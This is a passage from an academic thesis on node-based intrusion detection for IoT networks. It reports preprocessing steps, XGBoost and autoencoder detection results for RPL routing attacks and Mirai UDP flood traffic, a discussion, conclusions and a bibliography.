- Since the training data is imbalanced, we first convert it into a balanced one using the resampling methodology mentioned in Section 4.2.1. We resample the number of instances in each class to the number of instances of the sinkhole class, which is 6643, because it is the dominant class of the underrepresented classes (e.g., blackhole, selective forwarding and sinkhole). Thus, the training set becomes balanced. We do not apply resampling over the validation and test sets as they are used for evaluation purposes. The data distributions in the data splits after the resampling phase can also be seen in Table 4.4.

- Then, we scale the data so that the feature values stay in the range between 0 and 1.
- Finally, we apply feature selection again using a random forest classifier with default parameters. The model selects 13 features (Tr_Count, Rc_Count, Tr_Avg_Length, Rc_Avg_Length, Rc_Max_Length, Tr_Min_Length, Tr_Std_Length, Rc_Std_Length, RPL Control (DODAG Information Solicitation) #Source, RPL Control (DODAG Information Object) #Source, UDP Message #Source, Ack #Destination, Destination Unreachable (Port unreachable) #Destination) out of the 24 features described in Table 4.1.

Based on the classification performances of different machine learning models (e.g., XGBoost, decision trees, random forests, k-nearest neighbors and support-vector machines) over the validation set, we choose XGBoost as our multi-class classifier. We then merge and re-scale the training and validation sets before fine-tuning the model hyperparameters using 5-folds stratified cross-validation. Since the validation set was imbalanced, we undersample it before the merge operation. The blackhole class in the validation set has the lowest amount of instances, 934, so that we undersample each class to the instance count of 934. Then, we apply the merge operation and get 7577 (6643 + 934) instances per class in the final training set. We use this set for fine-tuning (using cross-validation) and training the model. The fine-tuned hyperparameter values of the model are 0.5, 6 and 500 for the learning rate, maximum depth and the number of estimators, respectively.

4.3 Results

This section gives detailed information about the performance results of our intrusion detection systems.

4.3.1 Two Phase IDS

Our two phase intrusion detection consists of an anomaly detector and an attack classifier. Section 4.3.1.1 and Section 4.3.1.2 elaborate on the performance results of our anomaly detection model and the attack classifier, respectively.

4.3.1.1 Anomaly Detection

The anomaly detection model achieves a high detection accuracy when the benign and attack classes are considered. Table 4.5 illustrates that the model achieves a high F1-score for both classes being 99.4% for the benign and 97.8% for the attack class. However, when we map the attack instances to their respective attack types using the ground-truth labels, it comes out that the detection accuracy is dominated by the attack types that have higher amount of instances. The model successfully detects the attacks DIS flood and Mirai UDP flood by achieving an F1-score of 100% for both of them. Since the number of data instances belonging to these classes are much higher than that of the other attack classes, the scores for the attack detection is very high. However, the recall scores for the underrepresented attack classes, namely blackhole, selective forwarding and sinkhole, show that the model cannot detect them successfully. It is successful in detecting DIS flood and Mirai botnet attacks whereas it raises false negatives for the others. It is also partially successful in detecting the version number attack. When the benign class is considered, the model do not throw a lot of false positives and it has the high recall score of 99.7%.

Table 4.5 Evaluation results of the anomaly detector (autoencoder) over the test set.

(a) Classification report of the anomaly detection.

	Precision	Recall	F1-Score	Support
Benign	0.992	0.997	0.994	12145790
Attack	0.989	0.968	0.978	3208703
Accuracy			0.991	15354493
Macro Avg.	0.990	0.983	0.986	15354493
Weighted Avg.	0.991	0.991	0.991	15354493

(b) Multi-class representation of the anomaly detection performance.

	Precision	Recall	F1-Score	Support
Benign	0.992	0.997	0.994	12145790
Blackhole	1.000	0.000	0.001	2334
DIS Flood	1.000	1.000	1.000	149127
Mirai UDP Flood	1.000	1.000	1.000	2904444
Selective Forwarding	1.000	0.003	0.005	3749
Sinkhole	1.000	0.001	0.003	5536
Version Number	1.000	0.361	0.530	143513
Accuracy			0.991	15354493
Macro Avg.	0.999	0.480	0.505	15354493
Weighted Avg.	0.993	0.991	0.990	15354493




Figure 4.5 Confusion matrix of the anomaly detection model (autoencoder) for the test data.

Figure 4.5 illustrates that only 33509 benign instances out of 12145790 were raised as false alarms. Although the model cannot detect some attack classes, it detects a big proportion of the attacker nodes successfully with a macro F1-score of 98.6%.

4.3.1.2 Attack Classification

Since the attack classifier comes after the anomaly detection phase in the pipeline, the detection errors flowing through the anomaly detector affects the classification performance of the attack classifier. Table 4.6 shows its classification performance scores. The table illustrates that 33509 benign nodes are falsely detected to be the attackers by the anomaly detection model and the attack classifier has to (falsely) classify them into a class. Figure 4.6 also shows the attack classes where the falsely detected benign data is classified into. Since the anomaly detection model is not successful in detecting the underrepresented attack types, the attack classifier gets a very small proportion of data instances belonging to those classes.

Despite these challenges, the classification results show that the recall scores for all attack classes are above 75%. Figure 4.6 illustrates that the model can successfully classify all of the attackers belonging to DIS flood and Mirai UDP flood attack classes. The recall score for the version number attack is also 100% because only 6

Table 4.6 Evaluation results of the attack classifier (XGBoost) over the nodes detected to be the attackers by the anomaly detector.

	Precision	Recall	F1-Score	Support
Benign	N/A	N/A	N/A	33509
Blackhole	0.001	1.000	0.001	1
DIS Flood	1.000	1.000	1.000	149127
Mirai UDP Flood	1.000	1.000	1.000	2904434
Selective Forwarding	0.007	0.900	0.013	10
Sinkhole	0.000	0.750	0.000	8
Version Number	0.944	1.000	0.971	51756
Accuracy			0.989	3138845
Macro Avg.	0.492	0.942	0.498	3138845
Weighted Avg.	0.988	0.989	0.989	3138845




Figure 4.6 Confusion matrix of the attack classification model (XGBoost) for the nodes detected as attackers by the anomaly detector.

out of 51756 instances are falsely classified. Even though the selective forwarding attack class has only 10 instances detected by the anomaly detector, only 1 of them is classified falsely. In this sense, the attack classification model shows a promising classification performance. Overall, it can classify the attacker nodes into one of the 6 attack types with high recall scores ranging from 75% to 100%.

4.3.2 Single Phase IDS

Since the two phase detection system with an anomaly detector cause a lot of false negatives, we propose a scalable alternative that can classify the attack types together with the benign class combined at a single stage. Table 4.7 illustrates the evaluation results of the classifier over the test set. As it was described in Section 4.2.2, the test set constitutes exactly the 20% of the collected dataset and it is imbalanced due to the random scenarios generated during the data collection phase. It specifically contains a very high amount of benign instances to illustrate a realistic intrusion detection scenario. The table shows that the classifier gives promising results in detecting the attack nodes. It achieves an F1-score of 100% for classifying the DIS flood and Mirai UDP flood attacks. It also achieves a high recall score for all other attacks ranging from 79% to 99.5%.

In contrast to the anomaly detection model, this model is also able to detect blackhole, selective forwarding and sinkhole attacks successfully. However, its recall score

Table 4.7 Evaluation results of the multi-class classifier over the test set.

	Precision	Recall	F1-Score	Support
Benign	1.000	0.723	0.839	12145790
Blackhole	0.001	0.947	0.001	933
DIS Flood	1.000	1.000	1.000	59651
Mirai UDP Flood	1.000	1.000	1.000	1161778
Selective Forwarding	0.001	0.843	0.002	1500
Sinkhole	0.004	0.790	0.008	2214
Version Number	0.418	0.995	0.589	57405
Accuracy			0.750	13429271
Macro Avg.	0.489	0.900	0.491	13429271
Weighted Avg.	0.997	0.750	0.853	13429271




Figure 4.7 Confusion matrix of the multi-class classifier for the test data.

for the benign class is not sufficiently high for a real deployment scenario. This means that the model is susceptible to classify a proportion (27% in the test set) of the benign nodes as attackers by raising false alarms. This is also seen in the confusion matrix presented in Figure 4.7. A proportion of the benign nodes are classified into 4 different attack classes: blackhole, selective forwarding, sinkhole and version number. Nevertheless, it is almost impossible to develop a system with no false alarms. We specifically use 20% of all benign data in the dataset to illustrate a realistic intrusion detection scenario as most of the collected data will belong to the benign class.




Figure 4.8 ROC curves for each class for the multi-class classifier.

Figure 4.8 illustrates the ROC curves for each class for our multi-class classifier. It shows that our model is effective in detecting and classifying the attack types together with the benign class as the curves are closer to the top left corner where true positive rates are higher than the false positive rates.

4.4 Discussion

In this section, we discuss the advantages of the proposed intrusion detection systems over each other. We also elaborate on the potential reasons that hinder the detection and classification performances of our models.

Table 4.8 Recall scores of the two and single phase IDS models.

	Model	Benign	Blackhole	DIS Flood	Mirai UDP Flood	Selective Forwarding	Sinkhole	Version Number
Two Phase IDS	**Anomaly Detection**	0.997	0.000	1.000	1.000	0.003	0.001	0.361
	Attack Classification	N/A	1.000	1.000	1.000	0.900	0.750	1.000
Single Phase IDS	**Single Phase Classification**	0.723	0.947	1.000	1.000	0.843	0.790	0.995

In this thesis, we develop two alternative intrusion detection systems. The first one consists of two main components: Anomaly detection and attack classification.The second one, on the other hand, consists of a single multi-class classifier which undertakes the anomaly detection and attack classification tasks combined at the same stage. Both of these approaches has advantages and disadvantages over each other. Table 4.8 illustrates the recall scores of the proposed models. The anomaly detection model in the first system cannot detect the attack types that have small number of instances but it does not raise so many false alarms. The second model, however, is more sensitive to the attacks and achieves a better attack detection and classification score. Its disadvantage is that it gives a higher amount of false alarms and its recall score for the benign class is less than that of the anomaly detector. In most of the cases, having false alarms is better than having too many false negatives so that the countermeasures can be taken against the detected threats promptly.

There can be several (potential) reasons that cause our detection and classification models to be susceptible of outputting false positives and negatives. First, the number of data instances for minority attack classes might not be sufficiently many to model them against benign nodes which outnumber the other classes. Second, the features extracted may not be very descriptive to distinguish between the benign node data and the specific attack classes. Third, the time duration for extracting features for a node may not be sufficiently long to model the node characteristics. Finally, the attack characteristics may not be very dominant and the attacker node characteristics may be similar to the benign node characteristics for some particular attack classes. For example, a selective forwarding attacker forwards some of the incoming messages randomly and this allows the node to stay in the DODAG tree. Later, it might keep conducting the attack by dropping random messages.

5. CONCLUSION AND FUTURE WORK

In this thesis, we propose two alternative node-based intrusion detection systems and generate an IoT intrusion dataset by collecting attack traffic from real IoT devices for training and evaluating our machine learning models. For the data collection, we also present an automated data collection and random scenario generation framework. The final collected dataset contains 5 RPL routing attacks (e.g., sinkhole, blackhole, selective forwarding, DIS flood, version number) and the Mirai UDP flood attack. We propose a node-based feature extraction and attack detection methodology in order to find the exact locations of the attackers by modelling their traffic characteristics over a sliding time window. The results show that our single phase detection system consisting of a multi-class classifier is able to detect the attacker nodes with high recall scores ranging from 79% to 100% for each attack type. On the other hand, the anomaly detection model proposed as part of the two phase detection system is successful in detecting the DIS flood and the Mirai UDP flood attacks. The attack classification model coming after the anomaly detector is also successful in classifying the attacker nodes as it achieves a high recall scores ranging from 75% to 100% for each attack type.

As a future work, we plan to incorporate a more advanced labelling methodology by considering the effects of the attackers on their neighbors. We also plan to extract node-based features using a variety of sliding time window durations. We aim to test whether a duration larger than 30 seconds may bring an improvement in terms of the detection performances of the proposed models. In addition, we may extract new features, and evaluate additional machine learning models to check whether the detection performances can be improved.

BIBLIOGRAPHY

Charter. https://www.iot-lab.info/legacy/charter/index.html.

Iot-lab a8-m3. https://www.iot-lab.info/docs/boards/iot-lab-a8-m3/.

Iot-lab m3. https://www.iot-lab.info/docs/boards/iot-lab-m3/.

Radio monitoring. https://www.iot-lab.info/docs/tools/radio-monitoring/.

Terms of use. https://www.iot-lab.info/docs/getting-started/terms-of-use/.

Adjih, C., Baccelli, E., Fleury, E., Harter, G., Mitton, N., Noel, T., Pissard-Gibollet, R., Saint-Marcel, F., Schreiner, G., Vandaele, J., & Watteyne, T. (2015). Fit iot-lab: A large scale open experimental iot testbed. Milan, Italy.

Al-Hadhrami, Y. & Hussain, F. K. (2020). Real time dataset generation framework for intrusion detection systems in iot. *Future Generation Computer Systems*, *108*, 414–423.

Alexander, R., Brandt, A., Vasseur, J., Hui, J., Pister, K., Thubert, P., Levis, P., Struik, R., Kelsey, R., & Winter, T. (2012). RPL: IPv6 Routing Protocol for Low-Power and Lossy Networks. RFC 6550.

Anna-senpai (2016). [free] world's largest net:mirai botnet, client, echo loader, cnc source code release. https://hackforums.net/showthread.php?tid=5420472.

Anthi, E., Williams, L., Słowińska, M., Theodorakopoulos, G., & Burnap, P. (2019). A supervised intrusion detection system for smart home iot devices. *IEEE Internet of Things Journal*, *6*(5), 9042–9053.

Antonakakis, M., April, T., Bailey, M., Bernhard, M., Bursztein, E., Cochran, J., Durumeric, Z., Halderman, J. A., Invernizzi, L., Kallitsis, M., Kumar, D., Lever, C., Ma, Z., Mason, J., Menscher, D., Seaman, C., Sullivan, N., Thomas, K., & Zhou, Y. (2017). Understanding the mirai botnet. In *26th USENIX Security Symposium (USENIX Security 17)*, (pp. 1093–1110)., Vancouver, BC. USENIX Association.

Baccelli, E., Gündoğan, C., Hahm, O., Kietzmann, P., Lenders, M. S., Petersen, H., Schleiser, K., Schmidt, T. C., & Wählisch, M. (2018). Riot: An open source operating system for low-end embedded devices in the iot. *IEEE Internet of Things Journal*, *5*(6), 4428–4440.

Bhale, P., Dey, S., Biswas, S., & Nandi, S. (2020). Energy efficient approach to detect sinkhole attack using roving ids in 6lowpan network. In Rautaray, S. S., Eichler, G., Erfurth, C., & Fahrnberger, G. (Eds.), *Innovations for Community Services*, (pp. 187–207)., Cham. Springer International Publishing.

Braden, R. T. (1989). Requirements for Internet Hosts - Communication Layers. RFC 1122.

Breiman, L. (2001). Random forests. *Machine Learning*, *45*, 5–32.

Cakir, S., Toklu, S., & Yalcin, N. (2020). Rpl attack detection and prevention in the internet of things networks using a gru based deep learning. *IEEE Access*, *8*, 183678–183689.

Cakir, S. & Yalcin, N. (2021). Detection of dis flooding attacks in iot networks using machine learning methods. *European Journal of Science and Technology*, *28*, 1317–1320.

Chen, T. & Guestrin, C. (2016). Xgboost: A scalable tree boosting system. (pp. 785–794).

Cloudflare. What is the mirai botnet? `https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/`.

De Donno, M., Dragoni, N., Giaretta, A., & Spognardi, A. (2018). Ddos-capable iot malwares: Comparative analysis and mirai investigation. *Security and Communication Networks*, *2018*, 1–30.

Duquennoy, S. (2017). Contiki-ng documentation: More about contiki-ng. `https://github.com/contiki-ng/contiki-ng/wiki/More-about-Contiki-NG`.

Duquennoy, S. (2018a). Contiki-ng documentation: Communication security. `https://github.com/contiki-ng/contiki-ng/wiki/Documentation:-Communication-Security`.

Duquennoy, S. (2018b). Contiki-ng documentation: Repository structure. `https://github.com/contiki-ng/contiki-ng/wiki/Repository-structure`.

D'Hondt, A., Bahmad, H., & Vanhee, J. (2016). Rpl attacks framework. `https://rpl-attacks.readthedocs.io/en/latest/report.pdf`. Mobile and Embedded Computing Project Report.

Eswari, T. & Vanitha, V. (2013). A novel rule based intrusion detection framework for wireless sensor networks. In *2013 International Conference on Information Communication and Embedded Systems (ICICES)*, (pp. 1019–1022).

Foundation, F. S. (2010). GNU wget. `http://www.gnu.org/software/wget/`.

Gaddour, O., Koubâa, A., & Abid, M. (2015). Quality-of-service aware routing for static and mobile ipv6-based low-power and lossy sensor networks using rpl. *Ad Hoc Networks*, *33*, 233–256.

Gamblin, J. (2017). Mirai-source-code. `https://github.com/jgamblin/Mirai-Source-Code`.

Ghafir, I., Prenosil, V., & Hammoudeh, M. (2017). Botnet command and control traffic detection challenges: A correlation-based solution. *International Journal of Advances in Computer Networks and Its Security– IJCNS*, *7*, 2250–3757.

Hassan, K. (2016). *A Service Discovery Framework in IPv6 over Low-power Wireless Personal Area Network*. PhD thesis, Faculty of Engineering at Cairo University.

Hassija, V., Chamola, V., Saxena, V., Jain, D., Goyal, P., & Sikdar, B. (2019). A survey on iot security: Application areas, security threats, and solution architectures. *IEEE Access*, *7*, 82721–82743.

Hazarika, B., Matam, R., Mukherjee, M., & Menon, V. G. (2020). Dio messages and trickle timer analysis of rpl routing protocol for uav-assisted data collection in iot. In *Proceedings of the 2nd ACM MobiCom Workshop on Drone Assisted Wireless Communications for 5G and Beyond*, DroneCom '20, (pp. 86–90)., New York, NY, USA. Association for Computing Machinery.

Ioannou, C. & Vassiliou, V. (2020). Experimentation with local intrusion detection in iot networks using supervised learning. In *2020 16th International Conference on Distributed Computing in Sensor Systems (DCOSS)*, (pp. 423–428).

Ioannou, C., Vassiliou, V., & Sergiou, C. (2016). Rmt: A wireless sensor network monitoring tool. In *Proceedings of the 13th ACM Symposium on Performance Evaluation of Wireless Ad Hoc, Sensor, & Ubiquitous Networks*, PE-WASUN '16, (pp. 45–49)., New York, NY, USA. Association for Computing Machinery.

Kaur, J. & Kaur, K. (2017). Internet of things: A review on technologies, architecture, challenges, applications, future trends. *International Journal of Computer Network and Information Security*, *9*, 57–70.

Klaba, O. (2016). Octave klaba on twitter. `https://twitter.com/olesovhcom/status/778830571677978624`.

Kolias, C., Kambourakis, G., Stavrou, A., & Gritzalis, S. (2016). Intrusion detection in 802.11 networks: empirical evaluation of threats and a public dataset. *IEEE Communications Surveys & Tutorials*, *18*(1), 184–208.

Krebs, B. (2016). Krebsonsecurity hit with record ddos. `https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/`.

Krebs, B. (2017). Who is anna-senpai, the mirai worm author? `https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/`.

Le, T., Park, T., Cho, D., & Kim, H. (2018). An effective classification for dos attacks in wireless sensor networks. In *2018 Tenth International Conference on Ubiquitous and Future Networks (ICUFN)*, (pp. 689–692).

Lee, I. & Lee, K. (2015). The internet of things (iot): Applications, investments, and challenges for enterprises. *Business Horizons*, *58*(4), 431 – 440.

Lee, J. (2020). mirai. `https://github.com/lejolly/mirai`.

Levis, P., Clausen, T. H., Gnawali, O., Hui, J., & Ko, J. (2011). The Trickle Algorithm. RFC 6206.

Lunt, T., Jagannathan, R., Lee, R., Whitehurst, A., & Listgarten, S. (1989). Knowledge-based intrusion detection. (pp. 102 – 107).

Marques, G., Pitarma, R., M. Garcia, N., & Pombo, N. (2019). Internet of things architectures, technologies, applications, challenges, and future directions for enhanced living environments and healthcare systems: A review. *Electronics*, *8*(10).

Matthews, P., van Beijnum, I., & Bagnulo, M. (2011). Stateful NAT64: Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers. RFC 6146.

Mbarek, B., Ge, M., & Pitner, T. (2020). Enhanced network intrusion detection system protocol for internet of things. In *Proceedings of the 35th Annual ACM Symposium on Applied Computing*, SAC '20, (pp. 1156–1163)., New York, NY, USA. Association for Computing Machinery.

Meidan, Y., Bohadana, M., Mathov, Y., Mirsky, Y., Shabtai, A., Breitenbacher, D., & Elovici, Y. (2018). N-baiot—network-based detection of iot botnet attacks using deep autoencoders. *IEEE Pervasive Computing*, *17*(3), 12–22.

Melnikov, A. & Fette, I. (2011). The WebSocket Protocol. RFC 6455.

Mockapetris, P. (1987). Domain names - implementation and specification. RFC 1035.

Montenegro, G., Hui, J., Culler, D., & Kushalnagar, N. (2007). Transmission of IPv6 Packets over IEEE 802.15.4 Networks. RFC 4944.

Mounica, M., Vijayasaraswathi, R., & Vasavi, R. (2021). Detecting sybil attack in wireless sensor networks using machine learning algorithms. *IOP Conference Series: Materials Science and Engineering*, *1042*(1), 012029.

Oikonomou, G. (2018). Contiki-ng documentation: Ipv6. `https://github.com/contiki-ng/contiki-ng/wiki/Documentation:-IPv6`.

Oikonomou, G. (2020). Contiki-ng documentation. `https://github.com/contiki-ng/contiki-ng/wiki`.

Ojugo, A., Eboka, A., Emmanuel, O., Yoro, R., & Aghware, F. (2012). Genetic algorithm rule-based intrusion detection system. *Journal of Emerging Trends in Computing and Information Sciences*, *3*, 1182–1194.

Olsson, J. 6lowpan demystified. `https://www.ti.com/lit/pdf/swry013`.

Pedro, Mugdhe, & Samarth (2016). Cooja simulator. `https://anrg.usc.edu/contiki/index.php/Cooja_Simulator`.

Postel, J. (1980). User Datagram Protocol. RFC 768.

Postel, J. (1981). Transmission Control Protocol. RFC 793.

Raza, S., Wallgren, L., & Voigt, T. (2013). Svelte: Real-time intrusion detection in the internet of things. *Ad Hoc Netw.*, *11*(8), 2661–2674.

Rezvy, S., Luo, Y., Petridis, M., Lasebae, A., & Zebin, T. (2019). An efficient deep learning model for intrusion classification and prediction in 5g and iot networks. In *2019 53rd Annual Conference on Information Sciences and Systems (CISS)*, (pp. 1–6).

Sazzadul Hoque, M. (2012). An implementation of intrusion detection system using genetic algorithm. *International Journal of Network Security & Its Applications*, *4*(2), 109–120.

Sharma, M., Elmiligi, H., Gebali, F., & Verma, A. (2019). Simulating attacks for rpl and generating multi-class dataset for supervised machine learning. In *2019 IEEE 10th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON)*, (pp. 0020–0026).

Shelby, Z., Hartke, K., & Bormann, C. (2014). The Constrained Application Protocol (CoAP). RFC 7252.

Sollins, D. K. R. (1992). The TFTP Protocol (Revision 2). RFC 1350.

Sridharan, R., Maiti, R. R., & Tippenhauer, N. O. (2018). Wadac: Privacy-preserving anomaly detection and attack classification on wireless traffic. In *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*.

Tavallaee, M., Bagheri, E., Lu, W., & Ghorbani, A. A. (2009). A detailed analysis of the kdd cup 99 data set. In *2009 IEEE Symposium on Computational Intelligence for Security and Defense Applications*, (pp. 1–6).

Thamilarasu, G. & Chawla, S. (2019). Towards deep-learning-driven intrusion detection for the internet of things. *Sensors*, *19*(9).

Tsvetkov, T. (2011). Rpl: Ipv6 routing protocol for low power and lossy networks.

Verma, A. & Ranga, V. (2020). Cosec-rpl: detection of copycat attacks in rpl based 6lowpans using outlier analysis. *Telecommunication Systems*, *75*, 43–61.

Wallgren, L., Raza, S., & Voigt, T. (2013). Routing attacks and countermeasures in the rpl-based internet of things. *International Journal of Distributed Sensor Networks*, *9*(8), 794326.

Watteyne, T., Palattella, M. R., & Grieco, L. A. (2015). Using IEEE 802.15.4e Time-Slotted Channel Hopping (TSCH) in the Internet of Things (IoT): Problem Statement. RFC 7554.

Winward, R. (2018). Iot attack handbook. `https://www.radware.com/getattachment/402db7f3-0467-4fa3-bb9a-ae88b728e91b/MiraiHandbookEbookFinal_04.pdf.aspx`.

Witwit, A. J. H. & Idrees, A. K. (2018). A comprehensive review for rpl routing protocol in low power and lossy networks. In Al-mamory, S. O., Alwan, J. K., & Hussein, A. D. (Eds.), *New Trends in Information and Communi-*

cations Technology Applications, (pp. 50–66)., Cham. Springer International Publishing.

Yavuz, F. Y., Ünal, D., & Gül, E. (2018). Deep learning for detection of routing attacks in the internet of things. *International Journal of Computational Intelligence Systems*, *12*, 39–58.

Yong Wang, Huihua Yang, Xingyu Wang, & Ruixia Zhang (2004). Distributed intrusion detection system based on data fusion method. In *Fifth World Congress on Intelligent Control and Automation (IEEE Cat. No.04EX788)*, volume 5, (pp. 4331–4334 Vol.5).

Örs, F. K., Aydın, M., Boğatarkan, A., & Levi, A. (2021). Scalable wi-fi intrusion detection for iot systems. In *2021 11th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, (pp. 1–6).